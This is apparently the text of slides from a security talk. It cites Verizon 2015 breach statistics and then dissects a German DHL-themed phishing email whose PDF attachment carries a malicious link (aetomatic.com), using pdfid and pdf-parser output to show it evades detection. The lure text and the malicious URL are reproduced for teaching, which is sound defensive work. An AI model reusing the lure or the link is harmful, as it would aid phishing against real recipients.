
75%
spread from
victim 0..1 within
one day

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Incident Patterns Over Time


Confirmed Data Breaches




SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Common Vulnerabilities Dominate





7 million vulnerabilities exploited in 2014


99% compromised more than a year after CVE

10 CVEs account for 97% of 2014 exploits

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Phishing Remains a Threat



23%
of recipients opened phishing messages


11%
of recipients clicked on attachments

82 seconds
from start of a phishing attack to first bite

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Phishing Email

Nothing new?



INFORMATIONEN ZU IHRER SENDUNG

Sehr geehrte Kunden,

das DHL Paket mit der Sendungsnummer 855439843795 werden wir voraussichtlich am 07.05.2015 zustellen.


Wenn Sie weitere Informationen über den Sendungsstatus benötigen, können Sie eine direkte Statusabfrage über den folgenden Link starten: Die Sendung wurde im Start-Paketzentrum bearbeitet.

Mit freundlichen Grüßen,
Ihr DHL Team

© DHL 2015

What? It is a PDF!

Why?



Xpdf: Status_zu_Sendung_211322227952.pdf

INFORMATIONEN ZU IHRER SENDUNG

Sehr geehrte Kunden,

das DHL Paket mit der Sendungsnummer 855439843795 werden wir voraussichtlich am 07.05.2015 zustellen.

Wenn Sie weitere Informationen über den Sendungsstatus benötigen, können Sie eine direkte Statusabfrage über den folgenden Link starten: Die Sendung wurde im Start-Paketzentrum bearbeitet.

Mit freundlichen Grüßen,
Ihr DHL Team

© DHL 2015

Common Analysis

```
$ python pdfid/pdfid.py Status_zu_Sendung_211322227952.pdf
PDFiD 0.2.1 Status_zu_Sendung_211322227952.pdf
 PDF Header: %PDF-1.6
 obj                    21
 endobj                 21
 stream                 18
 endstream              18
 xref                    0
 trailer                 0
 startxref               2
 /Page                   1
 /Encrypt                0
 /ObjStm                 4
 /JS                     0
 /JavaScript             0
 /AA                     0
 /OpenAction             0
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0
```

NO findings!

/JS 0


/JavaScript 0

/OpenAction 0

Malicious Link

Not detectable with state-of-the-art methods!

python pdf-parser.py Status_zu_Sendung_*.pdf -o 103 -f -w



```
 280 389 584 350 556 350 278 556 500 1000 556 556 333 1000 667 333 1000 350 611
 350 350 278 278 500 500 350 556 1000 333 1000 556 333 944 350 500 667 278 333
556 556 556 556 280 556 333 737 370 556 584 333 737 552 400 549 333 333 333 576
 556 333 333 333 365 556 834 834 834 611 722 722 722 722 722 722 1000 722 667 6
67 667 667 278 278 278 278 722 722 778 778 778 778 778 584 778 722 722 722 722
667 667 611 556 556 556 556 556 556 889 556 556 556 556 556 278 278 278 278 611
 611 611 611 611 611 611 549 611 611 611 611 611 556 611 556]>><</S/URI/URI(htt
p://aetomatic.com/FPNxkwfmJS)>><</S/URI/URI(http://aetomatic.com/FPNxkwfmJS)>><
</S/URI/URI(http://www.dhl.de/)>>
```


<</S/URI/URI(http://aetomatic.com/FPNxkwfmJS)>>
<</S/URI/URI(http://aetomatic.com/FPNxkwfmJS)>>
<</S/URI/URI(http://www.dhl.de/)>>

What has been changed for the victim?

One additional double-click

- No „fancy“ APT techniques – pure Email !!!
- PDF is a common attachment in Emails.
- Inside the Email no malicious i.e. Header
- PDF no malicious Java etc.


- **Second layer (PDF) results in**
- **bypassing state-of-the-art detection**



SHA256:	e61b3156f5dda8b9fcf21b337da1f6af3f1404e474cf50c8f1f6dfd24c202151
